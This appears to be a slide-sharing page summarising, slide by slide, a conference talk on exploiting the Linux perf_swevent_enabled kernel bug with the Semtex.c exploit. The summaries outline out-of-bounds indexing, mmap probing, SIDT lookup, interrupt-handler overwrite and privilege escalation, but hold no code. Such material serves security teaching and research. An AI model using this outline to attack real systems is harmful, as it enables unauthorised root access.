

Description of how the exploitable array (perf_swevent_enabled) allows access to a wide memory range.
Methodological explanation about sending input through syscall struct [perf_event_attr] via the sheep() function.

Discussion on accessing userland addresses and the impact of mapping large memory blocks.

Guidelines for using mmap() strategically to understand kernel writing behavior.
Explains locating where the kernel wrote in correlation to usermode addresses.

Explanation of SIDT instruction to access interrupt vector addresses.
Memory allocation and preparation of the exploitation code within the kernel context.
Discussion on overwriting interrupt handlers and the structure of handler entries.
Instructions on calling sheep() to analyze and exploit the interrupt vector address.
Description of overflow mechanism targeting the interrupt pointer to redirect execution.
Summary of successfully executing userland code in kernel context and setting privileges.
Detailed operation of the fuck() function that elevates privileges in kernel context.
Shows a practical demo of the Semtex.c exploit application.
Open floor for questions related to the presentation and exploitation process.


![[ENG] Hacktivity 2013 - Alice in eXploitland](https://cdn.slidesharecdn.com/ss_thumbnails/exploitland-131019060054-phpapp02-thumbnail.jpg?width=640&height=640&fit=bounds)


![Jaime Peñalba - Kernel exploitation. ¿El octavo arte? [rooted2019]](https://cdn.slidesharecdn.com/ss_thumbnails/rooted2019-kernelexploitation-190403185847-thumbnail.jpg?width=640&height=640&fit=bounds)


